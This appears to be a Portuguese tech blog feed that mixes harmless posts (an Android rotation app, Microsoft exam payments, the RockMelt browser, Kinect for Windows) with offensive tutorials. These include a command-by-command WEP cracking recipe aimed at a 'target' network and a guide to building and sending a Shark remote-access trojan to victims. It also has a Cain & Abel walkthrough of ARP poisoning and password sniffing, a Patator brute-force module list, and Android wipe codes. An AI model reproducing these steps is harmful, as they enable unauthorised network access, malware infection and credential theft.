Rotacionando a tela do android personalizado


Por vezes parece que a rotação automática do telefone funciona quando não queremos ou nas apps que não devia.
Esta frustração é comum a muitos utilizadores e a SmartDog Studio tem uma solução chamada Smart Rotator.

A app não podia ser mais simples e faz aquilo a que se propões sem demasiados adornos.
Ao correr aparece uma lista das apps que têm instaladas e podem indicar quais querem que rodem automaticamente ou não.
Fácil, não é?

Descriptar wep,wap com airodump-ng,aireplay-ng,aircrack-ng

Texto do Juan Carlos Cunha

Vejo em muitos blogs, pessoas tendo dificuldades para descriptar uma rede wirelless com chave WEP,WAP.

Vou dar uma receita de bolo aqui. Aqueles que são Script kiddies irão gostar, mas aqueles que querem realmente aprender: eu aconcelho a estudar, pois isso não é muito difícil, até fuçando você aprende.

Mas vamos ao que intereça.

Vou apresentar para vocês 4 programas que ajudan e auxiliam na descriptaçao da senha.

Airodump-ng, aireplay-ng, aircrack-ng, airmon-ng(nao usaremos, mas é bom voces pesquisarem um pouco sobre ele tambem).

Eu estou usando linux galera.

1º – ifconfig wlan() down //iremos definir uma conexão para a rede

2º – macchanger -m 00:11:22:33:44:55 wlan0 //definer uma MAC para a “wlan0”

3º – ifconfig wlan0 up //agora vamos fazer a wlan0 subir(definitivamente)

4º – airodump-ng wlan0 //Irá fazer com que pegue pacotes de todas as redes ativas, daí então você escolhe a rede que você quer si conectar, pegando o nome da autenticação que na maioria das vezes ficam no lado direito da tela do console. Assim que pegar a autenticação, dê um ctrl+c ou z para parar o recebimento dos pacotes.

5º – airodump-ng wlan0 -w autenticacao -c 8

Neste 5 passo, o seu computador irá capturar pacotes do alvo.

OBS: não pare o processo!

————————–Essa é a segunda etapa ——————————-

Abra uma nova janela do console do linux e vamos para a segunda etapa.

Nesta segunda etapa iremos acelerar o recebimento de pacotes com o aireplay-ng

1º – aireplay-ng -1 0 -e nome_da_rede_alvo –a //o nome da rede, você poderá obte-lo na primeira etapa.

2º – aireplay-ng -1 0 -e nome_da_rede_alvo -a 00:11:22:33:44:55 -h wlan0

3º – aireplay-ng -3 -b 00:11:22:33:44:55 -h wlan0 //acelerando captura de pacotes

Neste 3 passo, o seu computador irá acelerar a transmissão dos pacotes pacotes

OBS: não pare o processo!

————————–Essa é a terceira etapa——————————-

ABRA uma outra janela do console do linux e vamos para a terceira e ultima etapa da receita.

Espere alguns minutos(5 min), depois de acelerar os pacotes

1º – aircrack-ng teste.cap

Certificações Microsoft agora com opção de pagamento em real

Informamos que

A partir de 9 de Janeiro de 2012, os candidatos da Argentina, Brasil, Colômbia, México e Peru serão capazes de pagar em moeda local para fazer Certificações Microsoft.

Prometric está tornando mais fácil para os candidatos Microsoft se registrarem e pagarem para fazer Certificações de TI da Microsoft. A partir de 9/1/2012 Prometric aceitará pagamento de inscrições de Exames Microsoft em moeda local naArgentina, Brasil, Colômbia, México e Peru.

Agora você pode pagar em Pesos Argentinos, Peso Colombianos, Reais Brasileiros, Pesos Mexicanos e Nuevos Soles Peruanos, com um cartão de crédito ou débito VISA ou Mastercard nacional e até mesmo dinheiro em alguns centros autorizados Prometric. Atualmente, pagamentos com American Express serão processados somente em Dólares Americano (USD $). Você ainda pode pagar a sua inscrição em USD $ se essa for a sua escolha. Se você não tiver um cartão de crédito e quiser usar dinheiro, você pode entrar em contato com um dos bancos listados nasPerguntas Frequentese obter um cartão pré-pago recarregável ou um cartão presente ou pode visitar um dos Centros Autorizado Prometric mais próximos para saber sobre a possibilidade de se registar com dinheiro.

Como funciona o registro dos exames com um cartão pré-pago recarregável, cartão de crédito ou de débito em moeda local?:

Registro On-line: Visite www.Prometric.com/Microsoft e complete o seu registro.
Registro em Pessoa: Visite o Centro Autorizado Prometric mais próximo depois de encontrar-lo através do Localizador de Centros Prometric (Clique aqui para utilizar o Localizador de Centros Prometric)
Registro por Telefone: Ligue para +1 443-751-4300 nos Estados Unidos para ser registrado por um representante do Departamento de Registros da Prometric ou ligue para o Centro Autorizado Prometric mais próximo depois de encontrar-lo através do Localizador de Centros Prometric (Clique aqui para utilizar o Localizador de Centros Prometric)


Como funciona o registro dos exames em dinheiro e moeda local?

Você deve primeiro encontrar o Centro Autorizado Prometric mais próximo através do Localizador de Centros Prometric e contatar o centro diretamente para saber sobre a disponibilidade de pagamentos em dinheiro. Depois de encontrar o Centro Autorizado Prometric mais próximo que aceita pagamento em dinheiro, você pode visitar o centro em pessoa, apresentar o pagamento em dinheiro ao pessoal do centro de provas e se inscrever para o exame Microsoft da sua escolha. O pessoal do centro de provas deve cobrar apenas o preço do exame, bem como os impostos nacionais ou locais, se forem aplicáveis. Os recibos de pagamento para o preço da prova e impostos aplicáveis serão independentes.

Ajude a espalhar esta notícia importante! Informe o seu companheiro de TI ou colegas ou compartilhe esta mensagem através doFacebook,Linkedin,Twitter, ou simplesmenteclique aquipara enviar um e-mail

Para mais informações:Se você deseja mais informação, por favor visite a nossa página de perguntas frequentes em:www.Prometric.com/Microsoft


agora na hora de escolher o pagamento é só selecionar BRL,e outra chega de pagar taxas de compras internacionais.

image


Fonte:Technet

Trojan shark: fazendo conexão reversa

tutorial trojan shark:

Só para deixar bem claro a diferença entre trojan e cavalo de tróia.

Trojan é um programa que é usado em conexão reversa ou inversa que geralmente é usado para invasão para pegar senha ou outras informações. O cavalo de troia é um programa que tem um pacote de virus que é usado geralmente para destruir um computador.

SharK é um trojan de conexão reversa, ele ao ser enviado para a vitima, faz com que o pc diga qual o seu ip!

Como criar um server:
-Primeiro de Tudo baixe o SharK:
http://www.4shared.com/file/29631048/c5b57345/sharK_232.html
Agora execute ele e vá em SharK > Create Server
-Veja a img e siga a legenda a seguir:
http://img167.imageshack.us/my.php?image=shaaarksettingstl7.png
De preto- é o nome do seu Server!
Vermelho- é o nome do seu server onde ira aparecer na barra de tarefas (ctrl +alt +del)
Verde- É onde o trojan ira se instalar.
Roxo- É a senha do seu server

Install Events
Enable msg on first start-Isso fara com que abra uma msg de erro quando a vitima executar o arquivo!
Execute File- Executara um programa junto com o Trojan.
Open WebPage- Abrira uma pagina (www.site.com.br) ao executar o server

Binde Files- Faz com que vc junte o server com um arquivo qualquer

Finalmente!
Va em compile e aperte COMPILE

Agora é só mandar o server para alquem

Vídeos Aula
http://br.youtube.com/watch?v=rqddB-BubEI

Cain & Abel – Guia completo

DOWNLOAD DA FERRAMENTA

1. inicio

O pacote virá com 3 programas: O Cain(O programa em si!), Abel, um “backdoor” para administração remota do Cain e a lib WinPcap, que permite a análise se redes. Se você não instalá-lo opções como sniffing não irão funcionar e o wintrgen, que é o gerador de rainbow table que esplicarei depois.

2. Start/Stop Sniffer e Start/Stop APR

Com este botão você poderá iniciar ou parar o sniffer. Para quem não sabe o sniffer deixa o seu adaptador de rede em modo promíscuo, ou seja, escutando todos os dados que trafegam pela rede mesmo não sendo direcionada para aquela máquina. Quando você clicar pela primeira vez aparecerá uma caixa de diálogo chamada Configurantion Dialog onde você deverá selecionar o adaptador a ser usado(caso sua máquina tenha mais que um) mas o programa configura automáticamente.

3. Guia Sniffer

Depois de iniciado o sniffer você poderá ver seus resultados na guia sniffer. Na parte inferior será subdividida em mais guias: Host, APR, Routing, Password, Voip

3.1 Host

Computadores que estão em sua subnet. Para ver os pc’s basta apenas clicar no botão + (Add to list). Ao clicar mostrará uma guia de scaneamento de mac address, você pode pôr uma faixa ou colocar para mostrar todos. Irão mostrar o endereço de ip, endereço MAC e fingerprint do pc.

3.2 APR

Muitas vezes sua rede é segmentada por switchs, fazendo assim você não poder sniffar outros segmentos. Para isso existe o que chamamos de ARP poisoning. o ARP poisoning consite em você envenenar a tabela ARP do seu switch fazendo ele receber os pacotes do pc que você deseja. Não entrarei em detalhes porque este não é meu objetivo. No guia APR você terá que escolher o tipo de APR: DNS, SSH-1, HTTPS ou RDP. Selecionado você terá que adicionar o host clicando no botão +. Lembre-se que o botão Start/Stop APR deve estar selecionado. Ao clicar no botão + aparecerá uma caixa com os hosts da sua subnet que obtivemos no guia host(Lembra?). Agora é preciso apenas adicionar os host para o APR. Depois de fazer isso você verá o ícone e do lado escrito poisoning.
O APR do Cain Também realiza o Homem no meio(man in the middle) em redes locais seguindo os mesmos procedimentos.

3.3 Routing

Esta seção pediria um explicação extensa, e como este é um manual básico, irei pular aqui. Desculpem-me!

3.4 Password

Esta seção, com o sniffer ligado, mostrará todas senhas que passam por você. Não precisa de nenhuma configuração, eles apareceram ali. Ele pega senhas de vários, você já deve ter visto a listinha dele. Mas as vezes as senhas podem vir criptografadas, explicarei isso mais abaixo.

3.5 Voip

Igual ao Password. Todas conexões de voip que aparecerem o cain gravará para você. Semelhante ao grampo de telefone, mas grampeia conversas no Voip.

4. Botões Add to list(+) e Remove from list(lixeira)

Servem para adiconar ou remover alguns itens que são usados em alguns guias.

5. Botão configure

É o mesmo que você selecionar o menu configure. Mostrará um guia para configuração. Não irei explicar aqui, mas só de você olhar você entenderá. Não precisará mexer, Pois o cain já configura tudo altomatimente.

6. Botão Base 64 password decoder

Serve para quebrar senhas criptografadas em Base 64. Basta colocar a senha.

7. Botão Access database password decoder

Quebra senhas de banco de dados Access. Basta selecionar o arquivo e o tipo.

8. Botões da CISCO

O primeiro serve para quebrar senhas do type-7 colocando a senha e outro do VPN Cient, colocando o arquivo. Esses botões não tem muito o que comentar…

9. Outros Botões de Password Decoder

Basta apenas colocar o password ou o arquivo e pronto. COmo disse não tem muito o que comentar. A partir daqui irei comentar somente o necessário, ok?

10. Box Revelator

Revelar senhas entre ******* das caixas de senhas?

11. Hash Calculator

Você digita o que quer e ele mostrará ele em hash. È necessario quando você precisa saber um hash específico ou fazer um teste.

12. RSA
Também não explicarei este. meu tempo muito curto!.

13. Guias
Já expliquei os principais botões. Agora os guias, que é o que falta.

13.1 Protected Storeg

Ele pega no registro senhas dos seguintes programas(se estiverem armazenadas no registro):
– MS Outlook 2002′s passwords(POP3, SMTP, IMAP, HTTP)
– Outlook Express’s passwords(POP3, NNTP, SMTP, IMAP, HTTP, LDAP, HTTP-Mail)
– Outlook Express Identities
– MS Outlook’s passwords (POP3, NNTP, SMTP, IMAP, LDAP, HTTP-Mail)
– MSN Explorer’s Sign In passwords
– MSN Explorer’s Auto Complete passwords
– Internet Explorer’s protected sites passwords
– Internet Explorer’s Auto complete passwords

Basta clicar no botão +.

13.2 Network
Mostra detalhes da rede.

13.3 LSA Secrets
também pega do registro senhas usadas para iniciar serciços como senhas do arquivo SAM. Clique no Botão +.

13.4 Cracker

Quando você obtem senhas criptografadas você pode clicar com o botão direito e colocar “send to crack”. Lá ele divide os passwords e faz a quebra através de alguns tipo de força bruta, ataque de dicionário, criptoanálise(Você verificar em uma rainbow table feita no wintrgen) ou rainbowcrack-online.

13.5 Traceroute
É o tracert do windows ou traceroute do linux com mais opções.

13.6 CCDU (Cisco COnfig Downloader)
Configurações CISCO. Para usuários mais avaçados.

13.7 Wireless
Através de um dispositivo wireless varre por redes sem fio.


Se quiser ver uma super materia sobre a ferramenta com tutorial e explicando bem mais detalhadamente a ferramenta, clique em LEIA MAIS

Continuar lendo

Navegador web para quem é viciado em redes sociais


Se você só ouve falar de Firefox, Chrome, IE ou Opera, esta na hora de conhecer o RockMelt. Baseado no projeto de código-livre Chromium, o RockMelt foi feito para as pessoas que não aguentam navegar sem as atualizações de seus amigos. Mas como isso? O RockMelt tem integrações com as principais redes sociais, padrão Facebook, ele possui algumas barras laterais na qual mostram as atualizações dos sitesque você mais gosta, e do outro lado mostra quais amigos estão online no Facebook. Porém é opcional, se o usuário quiser oculta-las, poderá sem problemas.

A velocidade, considere a mesma que a do Chrome/Chromium. Já que ele foi baseado no Chromium, esse aspecto continua o mesmo, assim como a segurança.

    • Chat do Facebook integrado no RockMelt

Como você vê no print acima, o RockMelt mostra quais de seus amigos estão online. Você pode iniciar uma conversa com eles clicando na foto ou nick que abrirá um chat;

  • Atualizações dos sites que mais gosta

O RockMelt possui uma barra lateral na qual mostra as atualizações

dos sites que você mais gosta. Basta clicar no ícone do site e ve-las em uma mini-aba ou mini-janela do próprio navegador. O usuário pode adicionar os sites por meio de um botão no navegador de forma simples.

  • Favoritos guardados na nuvem

Se existe uma coisa incomoda é ter que fazer backups de seus favoritos toda vez que é necessário reinstalar o navegador ou até mesmo formatar o Windows. O RockMelt criou uma solução para isso, todos os seus favoritos serão armazenados na nuvem, formatando o windows ou reinstalando o navegador, seus favoritos continuarão o mesmo!

  • Guia e tutorial para quem abriu o navegador pela primeira vez

Para quem acabou de instalar o RockMelt e esta perdido, relaxe. A primeira que você abre o navegador, um tutorial e uma pequena guia é exibido para orientar o usuário.

Se você é uma pessoa que ama redes sociais, então recomendo usar o RockMelt. Ele é feito especificamente para isso, navegar e usar redes sociais simultaneamente sem nenhum tipo de incomodo.

Links: Download RockMelt

Fonte:Infomaniaco

Patator: Brutal Force para todas as ocasiões

Imagine simplesmente fazer a união do Medusa, Hydra, ncrack, módulos auxiliares do metasploit , nmapNSE scripts e mais algumas coisitas.

Tudo isso reunido e com algumas melhores criaram um script desenvolvido em Pytho que é porreta.. :)

Pois é.. esse é o PATATOR!

Vejam a quantidade de módulos que o patator suporta:

  • ftp_login : Brute-force FTP
  • ssh_login : Brute-force SSH
  • telnet_login : Brute-force Telnet
  • smtp_login : Brute-force SMTP
  • smtp_vrfy : Enumerate valid users using the SMTP VRFY command
  • smtp_rcpt : Enumerate valid users using the SMTP RCPT TO command
  • http_fuzz : Brute-force HTTP/HTTPS
  • pop_passd : Brute-force poppassd (not POP3)
  • ldap_login : Brute-force LDAP
  • smb_login : Brute-force SMB
  • mssql_login : Brute-force MSSQL
  • oracle_login : Brute-force Oracle
  • mysql_login : Brute-force MySQL
  • pgsql_login : Brute-force PostgreSQL
  • vnc_login : Brute-force VNC
  • dns_forward : Forward lookup subdomains
  • dns_reverse : Reverse lookup subnets
  • snmp_login : Brute-force SNMPv1/2 and SNMPv3
  • unzip_pass : Brute-force the password of encrypted ZIP files
  • keystore_pass : Brute-force the password of Java keystore files

O download do patator poderá ser feito a partir do seguinte link.

Script para atualizar BackTrack e suas ferramentas

backtrack5_update.py é um script desenvolvido em Python que tem a função de atualizar de forma automática o seu backtrack e todas as ferramentas que estão neles instaladas, por default ;)

A execução é bem simples, basta seguir os passos abaixo:

# download script from sickness.tor.hu

wget http://sickness.tor.hu/wp-content/uploads/2011/06/backtrack5_update.py

#change permissions
chmod a+x backtrack5_update.py

#execute script
./backtrack5_update.py

Vejam a tela que ele lhe apresenta e suas opções:

Fonte:CorujadeTi

Codigos secretos para Android (Updated)

Antes de tudo CUIDADO COM ESTA PORRAAA!!! ahuaha. saibam oq estam fazendo!

Você que tem um aparelho celular  com Android  e gosta de “fuxicar” no aparelho deve adicionar este post aos seus favoritos, compartilhar com os amigos, imprimir e fazer sei la mais o que com ele.  Passeando em alguns lugares da net  achei um post super interessante que mostra alguns códigos, que devem ser digitados como se você estivesse ligando para alguém, que mostra informações importantes (ou não) e até alguns menus ocultos onde é possível habilitar e desabilitar algumas funções do seu Android, confira:


ANTES DE USAR ESTES CÓDIGOS SAIBA QUE: As informações contidas neste post são somente para uso como curiosidade. Não foi feito para ser usado se você é um hacker, usuário básico ou ladrão de
celulares. Se você não é familiarizado com este tipo de código NÃO TENTE USA-LOS. Não nos responsabilizamos por defeitos, perda de dados ou quebra do telefone. Use por sua conta e risco.
Os codigos abaixo foram obtidos decodificando
arquivos e aplicativos .apk presentes no “firmware” original do Android. Todos os códigos foram testados no Samsung Galaxy S, porem, devem funcionar em qualquer aparelho.
*#*#4636#*#*  – Codigo que mostra algumas informações sobre seu
telefone e a bateria do mesmo, ao digita-lo aparecem 4 menus na tela:
* Informações do telefone
* Informações da bateria
* Histórico da Bateria
* Estatísticas de uso do telefone


*#*#7780#*#* – CUIDADO – Digitando este codigo ele vai “resetar” seu telefone com as informações originais de fábrica, vai remover as seguintes “coisas” do seu telefone:
Apagar sua conta do Google
Apagar os aplicativos de sistema e
arquivo de dados
Apagar os aplicativos que você fez download.
Não vai remover:
* Sistema “operacional” do telefone
* Arquivos do seu cartão SD.


*2767*3855# – CUIDADO – Este código faz o mesmo que o citado acima, porem, também apaga seu cartão de memoria e todos os arquivos nele e ainda mais, faz a reinstalação do software original do telefone.
*#*#34971539#*#* – Codigo usado para receber informações sobre a câmera do telefone – Vai mostrar 4 menus:
Atualizar o software da câmera (NÃO TENTE ISTO)
Atualizar o software da câmera usando um arquivo que esteja no SD
Mostra a versão do software da câmera
Mostra se é possível fazer a atualização do software.
CUIDADO: Nunca use a opção numero 1 (Atualizar software da câmera) senão você tera que enviar seu telefone para a assistência técnica para reinstalar o software da câmera.
*#*#7594#*#* – Com este codigo você pode mudar a maneira que o botão de desligar funciona. Mudando esta opção você pode optar por “desligar o telefone” ao apertar e segurar o botão (ao invés de aparecer a tela “Modo Avião,etc”)


*#*#273283*255*663282*#*#* – Este código abre uma opção de backup ou copia dos arquvios do seu sistema e você poderá fazer um backup das suas imagens, videos, sons e muito mais.
*#*#197328640#*#* – Muda seu telefone para modo de serviço onde é possível fazer testes no seu aparelho. Abre a opção de testar o Bluetooh, Wlan e o GPS.
*#*#232338#*#* – Mostra o MAC address do Wifi
*#*#1472365#*#* – GPS test
*#*#1575#*#* – Outro teste de GPS
*#*#232331#*#* – Teste de Bluetooth
*#*#232337#*# – Mostra o endereço do Bluetooth
*#*#8255#*#* –  Este código mostra o Monitor de serviço do GoogleTALK.
Codigos para obter versão de “firmware”:
*#*#4986*2650468#*#* – PDA, Phone, H/W, RFCallDate
*#*#1234#*#* – PDA e Telefone
*#*#1111#*#* – FTA SW Version
*#*#2222#*#* – FTA HW Version
*#*#44336#*#* – PDA, Phone, CSC, Build Time, Changelist number
Codigos para fazer testes de fábrica:
*#*#0283#*#* – Packet Loopback
*#*#0*#*#* – LCD test
*#*#0673#*#* OR *#*#0289#*#* – Melody test
*#*#0842#*#* – Device test (Vibration test and BackLight test)
*#*#2663#*#* – Versão da tela sensível ao toque
*#*#2664#*#* – Teste da tela sensível ao toque
*#*#0588#*#* – Teste do sensor de proximidade
*#*#3264#*#* – RAM version


CUIDADO: Usem os códigos acima por sua conta e risco.

(ALGUNS CÓDIGOS SE USADOS DE FORMA CORRETA PODE FORNECER INFORMAÇÕES LEGAIS  OU DO CONTRÁRIO ACABARÁ COM O TEU ANDROID)

Fonte:EuSouAndroid

Excelente noticia: Teremos kinect para windows!

Pelo menos uma boa surpresa Steve Ballmer, CEO da Microsoft, deixou para a apresentação da companhia que abre os trabalhos da CES 2012 . O Kinect, acessório para Xbox 360 que captura os movimentos do jogador, tem data para fazer sua estreia também nos computadores rodando Windows: a partir de 1º de fevereiro de 2012, em poucas semanas. Essa é a boa notícia.

A má notícia é que uma série de países (a maioria faz parte do tal mundo desenvolvido) receberá o Kinect para Windows. E não há o nosso querido Brasil na lista. De nação em desenvolvimento só aparecem os hermanos do México, provavelmente porque o país já está ali na América do Norte, então não custa nada mandar os gadgets para debaixo da fronteira.

Kinect para Windows

Com isso, teremos finalmente o controle de funcionalidades do computador por meio de gestos. Mas não pense que é só pegar o Kinect que você tem na sua sala e plugar no computador. Pelo que a Microsoft explicou, são dois produtos distintos: Kinect para Xbox 360 e Kinect para Windows. Serão tratados dessa forma, inclusive com diferenças em relação ao preço que a empresa cobra pelos acessórios.

O Kinect para Xbox 360 atualmente custa US$ 119 com direito ao ao jogo Kinect Adventures na Amazon.com. Para quem não comprou um Xbox já com o acessório — são vários os kits que incluem console e Kinect — até que está barato, visto que ainda vem com um jogo gratuitamente. O Kinect para Windows custa mais caro, na casa dos US$ 250, o que dá aproximadamente R$ 450.

Ao levar o Kinect para o computador pessoal a Microsoft optou por um modelo de negócios diferente daquele para Xbox 360. No videogame o acessório fica mais barato porque a empresa ganha dinheiro com os subsídios e com licenciamento da tecnologia do Kinect para desenvolvedores. No PC é o caminho inverso: a MS ganha dinheiro vendendo o hardware, sem cobrar nada pelo SDK.

Fora a diferença de preço, também sabemos que o Kinect no Windows conta com uma atualização no firmware para reconhecer movimentos quando o usuário estiver a poucos centímetros de distância. Vai funcionar com a distância mínima de 50 cm, considerado bem pouquinho pelos observadores do mundo da tecnologia.

Na embalagem do Kinect para Windows está escrito que “não deve ser usado com o Xbox 360″. Resta saber se o Kinect para Xbox 360 vai funcionar no computador.

Desenvolvedores estão mais do que convidados a começarem a testar seus aplicativos com o Kinect para Windows. Até onde sei a Microsoft não falou nada sobre centralizar as aplicações dependentes do acessório em algo que lembre a Windows Store. Deveriam.

Fonte:Tecnoblog